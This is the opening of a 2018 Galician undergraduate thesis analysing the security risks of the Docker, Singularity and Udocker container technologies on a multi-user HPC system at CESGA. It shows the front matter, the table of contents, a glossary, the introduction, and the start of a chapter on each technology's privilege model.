

**UNIVERSIDADE DE SANTIAGO DE  
COMPOSTELA**



**ESCOLA TÉCNICA SUPERIOR DE ENXEÑARÍA**

## **Análise de riscos de seguridade na emprega de contedores para HPC**

*Autor:*

**Manuel Simón Novoa**

*Directores:*

**María Purificación Cariñena Amigo  
Carlos Fernández Sánchez**

**Grao en Enxeñaría Informática**

**Xullo 2018**

Traballo de Fin de Grao presentado na Escola Técnica Superior de Enxeñaría  
da Universidade de Santiago de Compostela para a obtención do Grao en  
Enxeñaría Informática



**Dna. María Purificación Cariñena Amigo**, Profesora do Departamento de Electrónica e Computación da Universidade de Santiago de Compostela, e **D. Carlos Fernández Sánchez**, Administrador de Sistemas da Fundación Pública Galega Centro Tecnolóxico de Supercomputación de Galicia,

INFORMAN:

Que a presente memoria, titulada *Análise de riscos de seguridade na emprega de contedores para HPC*, presentada por **D. Manuel Simón Novoa** para superar os créditos correspondentes ao Traballo de Fin de Grao da titulación de Grao en Enxeñaría Informática, realizouse baixo nosa dirección na Fundación Pública Galega Centro Tecnolóxico de Supercomputación de Galicia e no Departamento de Electrónica e Computación da Universidade de Santiago de Compostela.

E para que así conste aos efectos oportunos, expiden o presente informe en Santiago de Compostela, a 2 de xullo de 2018.

A directora,

O codirector,

O alumno,

M<sup>a</sup> Purificación Cariñena Amigo    Carlos Fernández Sánchez    Manuel Simón Novoa



# Agradecementos

*Aos meus pais, por permitiren a realización dos meus estudos en Santiago de Compostela, así como polos seus ánimos cegos e incondicionais áinda nos meus peores momentos de febleza.*

*A Puri, pola súa titorización, atención e constante revisión deste proxecto.*

*A Carlos, pola aceptación da cotitorización deste proxecto e pola súa axuda mesmo antes de dar comezo ao mesmo.*

*A Víctor, pois sen a súa axuda no CESGA non podería ter aproveitado a miña experiencia alí do mesmo xeito.*

*A Orquídea, Sivia, Samuel, Diego, Mary Luz e Rosa, amigos e fonte de inspiración constante. Piares do meu desenvolvemento como enxeñeiro informático, sen a vosa axuda tería atrancado tempo atrás.*

*A todas as persoas que me ensinaron algo ao longo da carreira, especialmente aos meus compañeiros de clase, aos que nunca deixarei de admirar.*



# Índice xeral

<b>1. Introdución</b>	<b>1</b>
1.1. Motivación do proxecto . . . . .	2
1.2. Obxectivos . . . . .	3
1.3. Organización do documento . . . . .	3
<b>2. Tecnoloxías de contedorización</b>	<b>5</b>
2.1. Introdución das tecnoloxías . . . . .	6
2.2. Docker . . . . .	6
2.2.1. Funcionamento . . . . .	6
2.2.2. Seguridade . . . . .	6
2.3. Singularity . . . . .	8
2.3.1. Funcionamento . . . . .	8
2.3.2. Fluxo de traballo . . . . .	9
2.3.3. Seguridade . . . . .	9
2.3.4. Compatibilidade con contedores Docker . . . . .	11
2.4. Udocker . . . . .	11
2.4.1. Funcionamento . . . . .	11
2.4.2. Limitacións . . . . .	12
2.4.3. Seguridade . . . . .	12
<b>3. Planificación e presupostos</b>	<b>15</b>
3.1. Xestión de riscos . . . . .	17
3.1.1. Introdución . . . . .	17
3.1.2. Medidores dos riscos . . . . .	18
3.1.3. Tipos de riscos . . . . .	19
3.1.4. Tipos de estratexias a seguir . . . . .	19
3.1.5. Identificación de ameazas . . . . .	20
3.1.6. Identificación de activos . . . . .	23
3.1.7. Análise de riscos . . . . .	23
3.1.8. Seguimento dos riscos . . . . .	29
3.1.8.1. Seguimento do risco R14 . . . . .	29
3.2. Xestión da configuración . . . . .	31
3.2.1. Identificación dos elementos da configuración . . . . .	31

3.2.2. Control de cambios . . . . .	31
3.2.3. Control de versións . . . . .	31
3.3. Planificación temporal . . . . .	32
3.3.1. Metodoloxía de traballo . . . . .	32
3.3.1.1. Diferenciación xeral das metodoloxías de traballo	32
3.3.1.2. Elección xustificada da metodoloxía de traballo .	33
3.3.1.3. Scrum . . . . .	33
3.3.2. Planificación temporal . . . . .	34
3.3.3. Estrutura de detalle do traballo . . . . .	35
3.3.4. División temporal xeral das principais fases do proxecto .	35
3.3.4.1. Formación e estudo previo . . . . .	35
3.3.4.2. Estudo teórico dos riscos . . . . .	37
3.3.4.3. Análise . . . . .	37
3.3.4.4. Detección e corrección . . . . .	37
3.3.4.5. Documentación . . . . .	38
3.4. Presupostos . . . . .	38
3.4.1. Custos directos . . . . .	38
3.4.1.1. Custos materiais . . . . .	38
3.4.1.2. Custos de persoal . . . . .	39
3.4.1.3. Custos directos totais . . . . .	40
3.4.2. Custos indirectos . . . . .	40
3.4.3. Custos totais . . . . .	41
3.5. Alcance do proxecto . . . . .	41
3.5.1. Descripción do alcance . . . . .	41
3.5.2. Entregábeis do proxecto . . . . .	41
3.5.3. Exclusións do proxecto . . . . .	41
3.5.4. Supostos do proxecto . . . . .	42
3.5.5. Restriccións do proxecto . . . . .	42
<b>4. Especificación de requisitos</b>	<b>43</b>
4.1. Limitacións . . . . .	44
4.2. Requisitos non funcionais . . . . .	44
4.2.1. Listado de requisitos non funcionais . . . . .	44
4.2.2. Explicación dos requisitos non funcionais . . . . .	45
<b>5. Infraestrutura</b>	<b>49</b>
5.1. Contextualización . . . . .	50
5.2. Finis Terrae II . . . . .	50
5.3. Contedores e HPC . . . . .	50
5.4. Xestor de recursos Slurm . . . . .	54
5.5. Alternativas: MVs fronte a contedores . . . . .	56
5.6. Computación na nube no CESGA . . . . .	57
5.7. Conclusións . . . . .	58

<b>6. Detección de vulnerabilidades en imaxes</b>	<b>59</b>
6.1. Introdución . . . . .	60
6.2. Portais de almacenamento de contedores . . . . .	60
6.2.1. Exemplo práctico: Docker Hub . . . . .	61
6.2.1.1. Introdución . . . . .	61
6.2.1.2. Fontes . . . . .	61
6.2.1.3. Medidas estendidas de seguridade . . . . .	63
6.2.1.4. Conclusóns . . . . .	64
6.3. Herdanza de vulnerabilidades . . . . .	65
6.4. Detección de vulnerabilidades con Clair . . . . .	67
6.4.1. Necesidade da ferramenta . . . . .	67
6.4.2. Funcionamento . . . . .	67
6.4.3. Probas . . . . .	69
6.4.3.1. Docker . . . . .	69
6.4.3.2. Singularity . . . . .	70
6.4.3.3. Udocker . . . . .	73
6.5. Conclusóns . . . . .	74
<b>7. Validación de imaxes</b>	<b>75</b>
7.1. Introdución . . . . .	76
7.2. Docker . . . . .	76
7.3. Singularity . . . . .	77
7.4. Udocker . . . . .	78
<b>8. Redes</b>	<b>79</b>
8.1. Docker . . . . .	80
8.1.1. Introdución ao modelo de rede de Docker . . . . .	80
8.1.2. Explotación de vulnerabilidades . . . . .	81
8.1.2.1. ARP <i>spoofing</i> . . . . .	83
8.1.2.1.1. Explicación teórica do ataque . . . . .	83
8.1.2.1.2. Realización dun ataque ARP <i>spoofing</i> . .	84
8.1.2.1.3. Realización dun ataque <i>man-in-the-middle</i> .	86
8.1.2.2. MAC <i>flooding</i> . . . . .	86
8.1.2.2.1. Explicación teórica do ataque . . . . .	86
8.1.2.2.2. Realización dun ataque MAC <i>flooding</i> . .	87
8.2. Singularity . . . . .	89
8.2.1. Introdución ao modelo de rede de Singularity . . . . .	89
8.2.2. Inviabilidade do ataque . . . . .	89
8.3. Udocker . . . . .	89
8.3.1. Introdución ao modelo de rede de Udocker . . . . .	89
8.3.2. Inviabilidade do ataque . . . . .	89

<b>9. Limitación de recursos</b>	<b>91</b>
9.1. Introducción . . . . .	92
9.2. Modelo de limitación de recursos de Docker . . . . .	92
9.3. Modelo de limitación de recursos de Singularity . . . . .	93
9.4. CPU e memoria . . . . .	94
9.4.1. Docker . . . . .	94
9.4.1.1. Probas de limitación de CPU e memoria con Docker	94
9.4.2. Singularity . . . . .	95
9.5. Disco . . . . .	96
9.5.1. Cotas de disco . . . . .	97
9.5.1.1. Probas de cotas nun contedor Docker . . . . .	97
9.5.1.2. Probas de cotas nun contedor Singularity . . . . .	98
9.5.1.3. Alternativa a aplicar en Docker . . . . .	98
9.6. Rede . . . . .	101
9.6.1. Enfoque de Docker sobre a rede . . . . .	101
9.6.2. Enfoque de Singularity sobre a rede . . . . .	101
9.6.3. Solución común: QoS . . . . .	101
9.6.3.1. Probas de limitación de rede con Docker . . . . .	102
9.6.3.2. Probas de limitación de rede con Singularity . . . . .	103
<b>10. Escalada de privilexios</b>	<b>107</b>
10.1. Introdución . . . . .	108
10.2. Docker . . . . .	108
10.3. Singularity . . . . .	108
10.4. Udocker . . . . .	109
<b>11. Propostas para a mellora da seguridade</b>	<b>111</b>
11.1. Contedores correndo sobre MVs . . . . .	112
11.2. Aplicación de capas externas de seguridade . . . . .	112
11.2.1. Modelo centralizado: MAC e SELinux . . . . .	113
11.3. Actualización do sistema . . . . .	114
11.4. Auditoría do sistema . . . . .	115
11.4.1. <i>Docker Bench Audit Tool</i> . . . . .	117
11.5. Boas prácticas . . . . .	117
<b>12. Conclusións e posíbeis ampliacións</b>	<b>121</b>
12.1. Conclusións . . . . .	122
12.2. Traballo futuro . . . . .	122
<b>A. Códigos</b>	<b>125</b>
A.1. Despregamento das probas ARP <i>spoofing</i> e MAC <i>flooding</i> . . . . .	126
A.2. <i>Sniffer</i> de paquetes con <i>sockets raw</i> . . . . .	126
A.3. Programa consumidor de memoria . . . . .	128

A.4. QoS da rede mediante <i>tc</i> en contenedores Singularity . . . . .	128
A.5. QoS da rede mediante <i>tc</i> en contenedores Docker . . . . .	128
A.6. Cotas de disco . . . . .	129
<b>Bibliografía</b>	<b>131</b>

X

# Índice de figuras

2.1.	Esquema de funcionamiento de Docker . . . . .	7
2.2.	Modelo de despregamento de contedores en Docker . . . . .	7
2.3.	Modelo de despregamento de contedores en Singularity . . . . .	9
2.4.	Modelo de despregamento de contedores en Singularity sobre FT2	10
3.1.	Caída dos sistemas do Docker Hub . . . . .	30
3.2.	Histórico do estado de saúde dos sistemas do Docker Hub . . . . .	30
3.3.	Metodoloxía Scrum . . . . .	34
3.4.	EDT do proxecto . . . . .	36
5.1.	Arquitectura do FT2. Parte 1. . . . .	50
5.2.	Arquitectura do FT2. Parte 2. . . . .	51
5.3.	Arquitectura do FT2. Parte 3. . . . .	51
5.4.	Diagrama da rede InfiniBand do FT2 . . . . .	52
5.5.	Arquitectura de Slurm . . . . .	55
5.6.	Combinación das tecnoloxías de virtualización . . . . .	57
6.1.	Exemplo dun repositorio oficial no Docker Hub. . . . .	62
6.2.	Exemplo dun repositorio non oficial no Docker Hub. . . . .	62
6.3.	Vulnerabilidades atopadas nun contedor oficial no Docker Hub. Parte 1. . . . .	63
6.4.	Vulnerabilidades atopadas nun contedor oficial no Docker Hub. Parte 2. . . . .	64
6.5.	Repositorio <i>Hello World</i> sen vulnerabilidades atopadas. Parte 1. .	64
6.6.	Repositorio <i>Hello World</i> sen vulnerabilidades atopadas. Parte 2. .	65
6.7.	Exemplo de herdanza de vulnerabilidades . . . . .	66
6.8.	Arquitectura de Clair . . . . .	68
6.9.	Exemplo de execución de <i>clair-scanner</i> . . . . .	70
7.1.	Relación entre as chaves do Docker Content Trust . . . . .	77
8.1.	Modelo de rede <i>bridge</i> de Docker . . . . .	81
8.2.	Estrutura de contedores Docker para a explotación de vulnerabilidades en rede . . . . .	82

8.3. Paquetes lidos dende o contedor atacante no transcurso do ataque MAC <i>flooding</i> . . . . .	88
9.1. Emprega total de CPU e memoria dun contedor Docker con límites	95
9.2. Revisión da CPU empregada na máquina anfitrioa . . . . .	95
9.3. Tipos de montaxe de disco en Docker . . . . .	99
9.4. Estrutura do despregue da QoS da rede con contedores Docker . .	103
9.5. Esquema da QoS da rede mediante <i>tc</i> en contedores Singularity .	104
9.6. Estrutura do despregue da QoS da rede con contedores Singularity	105
11.1. Escáner coa ferramenta <i>clair-scanner</i> dunha imaxe de MongoDB .	115
11.2. Inicio de sesión no Docker Hub . . . . .	115
11.3. Execución do contedor “seguridade” a partir dunha imaxe de Mon- goDB e actualización dos paquetes . . . . .	116
11.4. Execución de <i>commit</i> do contedor “seguridade” sobre a nosa propia imaxe . . . . .	116
11.5. Escáner coa ferramenta <i>clair-scanner</i> da imaxe actualizada de MongoDB . . . . .	116
11.6. Saída parcial da execución da ferramenta <i>Docker bench tool</i> . . . .	117
11.7. Mostra de paquetes e versións nun contedor Docker con Post- greSQL 9.6 . . . . .	118

# Índice de táboas

2.1. Comparativa das tecnoloxías de contedorización . . . . .	6
3.1. Valoración da probabilidade . . . . .	18
3.2. Valoración do impacto . . . . .	19
3.3. Nivel de exposición ao risco . . . . .	19
3.4. Ameaza A1 . . . . .	20
3.5. Ameaza A2 . . . . .	20
3.6. Ameaza A3 . . . . .	20
3.7. Ameaza A4 . . . . .	20
3.8. Ameaza A5 . . . . .	21
3.9. Ameaza A6 . . . . .	21
3.10. Ameaza A7 . . . . .	21
3.11. Ameaza A8 . . . . .	21
3.12. Ameaza A9 . . . . .	21
3.13. Ameaza A10 . . . . .	22
3.14. Ameaza A11 . . . . .	22
3.15. Ameaza A12 . . . . .	22
3.16. Ameaza A13 . . . . .	22
3.17. Ameaza A14 . . . . .	22
3.18. Ameaza A15 . . . . .	23
3.19. Risco R1 . . . . .	23
3.20. Risco R2 . . . . .	24
3.21. Risco R3 . . . . .	24
3.22. Risco R4 . . . . .	25
3.23. Risco R5 . . . . .	25
3.24. Risco R6 . . . . .	26
3.25. Risco R7 . . . . .	26
3.26. Risco R8 . . . . .	26
3.27. Risco R9 . . . . .	27
3.28. Risco R10 . . . . .	27
3.29. Risco R11 . . . . .	27
3.30. Risco R12 . . . . .	28
3.31. Risco R13 . . . . .	28
3.32. Risco R14 . . . . .	28

3.33. Risco R15 . . . . .	29
3.34. Custo calculado do equipo de traballo . . . . .	38
3.35. Custos directos asociados aos materiais . . . . .	39
3.36. Cálculo dos salarios dos diferentes roles do proxecto . . . . .	40
3.37. Custos directos asociados aos RRHH . . . . .	40
3.38. Custos directos totais . . . . .	40
3.39. Custos totais . . . . .	41
 4.1. Requisito non funcional RNF1 . . . . .	45
4.2. Requisito non funcional RNF2 . . . . .	45
4.3. Requisito non funcional RNF3 . . . . .	46
4.4. Requisito non funcional RNF4 . . . . .	46
4.5. Requisito non funcional RNF5 . . . . .	46
4.6. Requisito non funcional RNF6 . . . . .	46
4.7. Requisito non funcional RNF7 . . . . .	47
4.8. Requisito non funcional RNF8 . . . . .	47
4.9. Requisito non funcional RNF9 . . . . .	47
4.10. Requisito non funcional RNF10 . . . . .	47
4.11. Requisito non funcional RNF11 . . . . .	48
4.12. Requisito non funcional RNF12 . . . . .	48
 6.1. Datos recollidos por Clair . . . . .	67
8.1. Enderezos de rede dos contedores involucrados no ataque . . . . .	85
9.1. Configuracións de controladores de almacenamento . . . . .	100
12.1. Resumo dos riscos atopados e as súas posíbeis solucións . . . . .	123

# Glosario

**API** *Application Programming Interface.* 6, 8, 11, 71

**APT** *Advanced Packaging Tool.* 114

**ARP** *Address Resolution Protocol.* 79, 80, 83–88, 125, 126

**CESGA** Centro de Supercomputación de Galicia. 2, 3, 9, 23, 28, 29, 33, 39, 40, 44, 49, 50, 53, 54, 57, 69, 81, 94, 102, 104, 108

**CVE** *Common Vulnerabilities and Exposures.* 67, 68

**DoS** *Denial of Service.* 83, 92, 94, 123

**EDT** Estrutura de Desglose do Traballo. 34–36

**FT2** Finis Terraë II. 6, 9, 10, 39, 50–53, 58, 69, 108, 117, 122

**GPGPU** *General-Purpose Computing on Graphics Processing Units.* 12

**GPU** *Graphics Processing Unit.* 54, 57

**HPC** *High Performance Computing.* 2, 3, 8, 33, 40, 41, 44–46, 48–54, 58, 94, 122

**HTTP** *Hypertext Transfer Protocol.* 71

**IP** *Internet Protocol.* 83–86, 88

**JSON** *JavaScript Object Notation.* 61

**MAC** *Mandatory Access Control.* 111–113

**MAC** *Media Access Control.* 79, 80, 83, 86–88, 125, 126

**MPI** *Message Passing Interface.* 2, 12, 53

- MV** Máquina Virtual. 8, 49, 56, 57, 88, 102, 111, 112, 123
- OOM** *Out Of Memory*. 94, 95, 119, 123
- QoS** *Quality of service*. 91, 101, 125, 128
- RAM** *Random Access Memory*. 96
- REST** *Representational State Transfer*. 6, 8, 11
- RRHH** Recursos Humanos. 39, 40
- SELinux** *Security-Enhanced Linux*. 111, 113, 114, 118, 120
- SFTP** *SSH File Transfer Protocol*. 102, 105
- SHA** *Secure Hash Algorithms*. 71, 77
- SSL** *Secure Sockets Layer*. 71
- SXBD** Sistema Xestor de Bases de Datos. 63, 68
- TCP** *Transmission Control Protocol*. 8
- UID** *User Identifier*. 93
- XML** *Extensible Markup Language*. 31

# **Capítulo 1**

## **Introducción**

### **Contido**

---

<b>1.1.</b>	<b>Motivación do proxecto</b>	<b>2</b>
<b>1.2.</b>	<b>Obxectivos</b>	<b>3</b>
<b>1.3.</b>	<b>Organización do documento</b>	<b>3</b>

---

## 1.1. Motivación do proxecto

O uso de sistemas HPC vese ás veces limitado pola complexidade de compilar as aplicacións en entornos nos cales non foi desenvolvido o software e que difícilmente poden ser alterados. A virtualización podería facilitar potencialmente a emprega dun maior espectro de aplicacións nestes entornos, pero habitualmente implica unha redución importante de rendemento, especialmente cando é precisa a emprega de sistemas hardware específicos, como redes para o pase de mensaxes entre procesadores (comunicacións MPI en redes de baixa latencia).

A emprega de tecnoloxías de contedorización, no entanto, non implica sobrecusto pola virtualización e, ao mesmo tempo, permite empregar librarías que non se atopan no sistema operativo da máquina anfitria. No marco do proxecto europeo “*Mathematical Modelling, Simulation and Optimization for Societal Challenges with Scientific Computing*” (MSO4SC) no que participa o CESGA, achouse que esta tecnoloxía, empregando aplicacións HPC con MPI e en entornos de supercomputación como o Finis Terrae II, ofrece un rendemento similar ao das aplicacións compiladas en nativo.

Deste xeito, os contedores provén unha alternativa eficiente, portábel e lixeira para a virtualización cada vez más estandarizada na industria, claramente diferenciados das máquinas virtuais baseadas nun hipervisor. Os contedores son procesos lixeiros que se executan illados doutros procesos do sistema, mais compartindo o *kernel* coa máquina anfitria, acadando así un funcionamento moito más eficiente e uns tamaños reducidos imposíbeis de conseguir coa emprega de máquinas virtuais. Este motivo tamén os fai extremadamente rápidos e doados de transportar, facendo que o uso destes entornos sumamente portábeis resulte de grande interese para a comunidade científica. Ademais de permitir dividir os entornos de producción e despregamento sen termos que nos preocupar pola futura compatibilidade dos proxectos nos distintos entornos, tamén resultan útiles para amosar resultados de investigacións. Por exemplo, cando un autor publica un artigo científico explicando as súas investigacións, tamén pode axuntar a dito artigo a imaxe na que realizou ditas probas. Deste xeito, calquera podería despregar un contedor e reproducir as probas realizadas dun xeito cómodo e rápido.

Non obstante, esta partilla que os contedores realizan do *kernel* supón un importante punto de falla. Unha fenda de seguridade no proceso executado dentro dun contedor podería pór en perigo á integridade do *kernel* da máquina anfitria. Esta falla podería afectar ao contedor en si mesmo, mais tamén a outros contedores executados na mesma máquina ou incluso ao propio sistema da máquina anfitria.

Ao longo deste documento serán identificadas posíbeis fallas de seguridade na

emprega de contedores nun entorno de computación de altas prestacións multiusuario. Unha vez detectadas, ditas vulnerabilidades serán explotadas para evidenciar o risco que supón e finalmente, serán explicadas unha serie de recomendacións e correccións para evitar ou diminuír tales riscos.

## 1.2. Obxectivos

Os obxectivos deste proxecto céntranse en dous puntos:

1. Analizar distintas implantacións de tecnoloxías de contedorización: Docker, Singularity e Udocker, dende o punto de vista das implicacións de seguridade.
2. Determinar os cambios necesarios para poder emplegar contedores nun entorno HPC multiusuario de xeito seguro.

## 1.3. Organización do documento

A organización deste documento é a que segue:

Capítulo 1: Trátase do capítulo actual.

Capítulo 2: Unha breve introdución ás diferentes tecnoloxías de contedorización coas que trataremos ao longo de todo o proxecto.

Capítulo 3: Xestión do proxecto na que avaliaranse aspectos como a xestión de riscos, a planificación temporal, os presupostos ou a definición do alcance.

Capítulo 4: Neste capítulo especificaranse os requisitos que o proxecto debe cumplir.

Capítulo 5: Posto que este proxecto será desenvolvido no CESGA, cómpre realizar unha explicación das infraestruturas que empregaremos, así como algunhas das tecnoloxías que poderemos utilizar.

Capítulo 6: Neste capítulo teranse en conta os riscos aos que un sistema baseado en contedores débese afrontar antes incluso de tratar cos mesmos. Debido á mobilidade que presentan os contedores, debemos estudar antes a existencia de vulnerabilidades nos mesmos, para non pór en risco o noso propio sistema.

Capítulo 7: Continuando co estudo previo, o seguinte paso é asegurar a validación das imaxes, de forma que estas non sexan modificadas por persoas non autorizadas nin sufran cambios indesexábeis.

- Capítulo 8: Comezando co estudo do noso propio sistema, un dos aspectos máis controvertidos á hora de traballar con contedores é o seu xeito de xestionar as redes. Dependendo da tecnoloxía de contedorización a empregar esta xestión será completamente diferente e suporá a existencia de diferentes riscos.
- Capítulo 9: Cando facemos emprego de contedores nun entorno multiusuario debemos ter en conta que existe a posibilidade de que un contedor se apropie de todos os recursos, deixando aos demais inútiles. Un control dos recursos dos que dispón cada contedor é un punto importante neste tipo de entornos.
- Capítulo 10: Posto que máquina anfitria e contedores comparten recursos deliados, como pode ser o mesmo *kernel*, é importante estudar unha posíbel escalada de privilexios dende os mesmos, o que suporía un grave vector de ataque para o resto do sistema.
- Capítulo 11: Realizado xa o estudo de diferentes fallas de seguridade, será posíbel dar unha serie de propostas ou boas prácticas para mellorar a seguridade do sistema.
- Capítulo 12: A fin do proxecto, unhas breves conclusíons, así como posíbeis amliacións do mesmo.

A maiores indicar que ao final do documento será posíbel consultar os códigos dos diferentes *scripts* a empregar ao longo do proxecto. Tamén cómpre especificar que as diferentes probas serán realizadas a medida que se desenvolve o estudo, en cada un dos apartados.

# Capítulo 2

## Tecnoloxías de contedorización

### Contido

---

<b>2.1.</b>	<b>Introducción das tecnoloxías</b>	<b>6</b>
<b>2.2.</b>	<b>Docker</b>	<b>6</b>
2.2.1.	Funcionamento	6
2.2.2.	Seguridade	6
<b>2.3.</b>	<b>Singularity</b>	<b>8</b>
2.3.1.	Funcionamento	8
2.3.2.	Fluxo de traballo	9
2.3.3.	Seguridade	9
2.3.4.	Compatibilidade con contedores Docker	11
<b>2.4.</b>	<b>Udocker</b>	<b>11</b>
2.4.1.	Funcionamento	11
2.4.2.	Limitacións	12
2.4.3.	Seguridade	12

---

## 2.1. Introdución das tecnoloxías

Neste capítulo realizarase unha breve introdución e comparativa das tecnoloxías de contedorización a empregar ao longo deste traballo. Un breve resumo de achegamento pode ser consultado na táboa 2.1.

Táboa 2.1: Comparativa das tecnoloxías de contedorización

	Singularity	Docker	UDocker
Modelo de privilexios	SUID	Demo Root	Sen privilexios
Non precisas configuracións adicionais de rede	✓	✗	✗
Soporte nativo para GPU	✓	✗*	✓
Soporte nativo para InfiniBand	✓	✓	✓
Deseñado para uso científico	✓	✗	✗

\*Precisa configuracións.

Indicar que tanto Udocker como Singularity xa están instalados e configurados para a súa emprega a todos os usuario dende o sistema de módulos do FT2.

## 2.2. Docker

### 2.2.1. Funcionamento

Correr contedores baixo a tecnoloxía de Docker implica correr o demo Docker. Dito demo precisa actualmente de privilexios de superusuario, e unha serie de detalles deben ser tidos en conta. Por exemplo, só debemos deixar que usuarios autorizados fagan uso do demo de Docker, xa que se un ataque contra este demo tivera éxito, o atacante posuiría permisos de superusuario no sistema. É dicir, só usuarios autorizados deberían ser quen de despregar contedores no sistema.

Explicado dun xeito sinxelo, Docker basea o seu modelo de privilexios nun demo, que debe correr con privilexios de superusuario, e que pode ser contactado polos usuarios a través de clientes que se comunicarán con dito demo grazas ao *endpoint* API REST que posúe. Este esquema pode ser observado na figura 2.1. No referente ao despregamento, o proceso e a utilización deste demo quedan recollidos na figura 2.2.

### 2.2.2. Seguridade

Isto ten importantes implicacións de seguridade: exemplificando, se lanzamos Docker dende un servidor web para aprovisionar contedores a través dunha API, deberíamos ser máis coidadosos do habitual coa comprobación de parámetros e outras medidas de seguridade para asegurar que un usuario malintencionado non




Figura 2.1: Esquema de funcionamento de Docker

Fonte: <https://www.aquasec.com/wiki/display/containers/Docker+Containers>




Figura 2.2: Modelo de despegamento de contenedores en Docker

Fonte: <https://www.aquasec.com/wiki/display/containers/Docker+Containers>

poida pasar parámetros elaborados, facendo que o demo de Docker cree contedores arbitrarios.

Motivado por esta fenda de seguridade, o *endpoint* da API REST de Docker trocou dun simple *socket* TCP a un *socket* UNIX na súa versión 0.5.2, xa que o primeiro é considerado moito máis propenso a ataques *cross-site*, se o demo se executa directamente na máquina anfitria e non está protexido por unha capa extra de virtualización mediante MVs.

## 2.3. Singularity

### 2.3.1. Funcionamento

O primeiro que debemos comprender á hora de tratar con contedores Singularity é que esta tecnoloxía non parte da base de usuarios autorizados executando contedores autorizados, como moitas das tecnoloxías de contedorización existentes. Baixo ese enfoque, a tecnoloxía de contedorización debe ser controlada por un superusuario ou un usuario que fose autorizado para executar con permisos de tal. Alterando este punto de vista, o enfoque de Singularity parte da premisa de tratarse dunha tecnoloxía especializada para infraestruturas HPC, onde existen moitos usuarios, pero case ningún deles é considerado fiábel, o que significa que é preciso abordar un paradigma distinto no que se deben soportar contedores non fiábel executados por usuarios non fiábeis. [24]

Para acadar este funcionamento, Singularity fai uso das seguintes ferramentas:

- **SetUID:** este é o modelo predeterminado, posto que oferta a maior flexibilidade, mais tamén é o que máis riscos presenta dende a perspectiva da seguridade. Simplificando o seu funcionamento, un programa co SetUID activado por *root*, poderá ser executado por outro usuario cos mesmos privilexios que *root*. Por esta razón, os programas co SetUID activado son obxectivos habituais para os atacantes. Tendo isto en mente, Singularity foi desenvolvido atendendo á simplicidade e á lexibilidade, e só son outorgados privilexios de superusuario cando son estritamente precisos, quedando desactivados inmediatamente despois. Concretamente, as tarefas que precisan desta escalada de privilexios controlada son:
  - Montaxe da imaxe no contedor Singularity.
  - Creación dos espazos de nomes necesarios, coa axuda do *kernel*.
  - Compartición de directorios entre o contedor e a máquina anfitria, se así foi requirido.

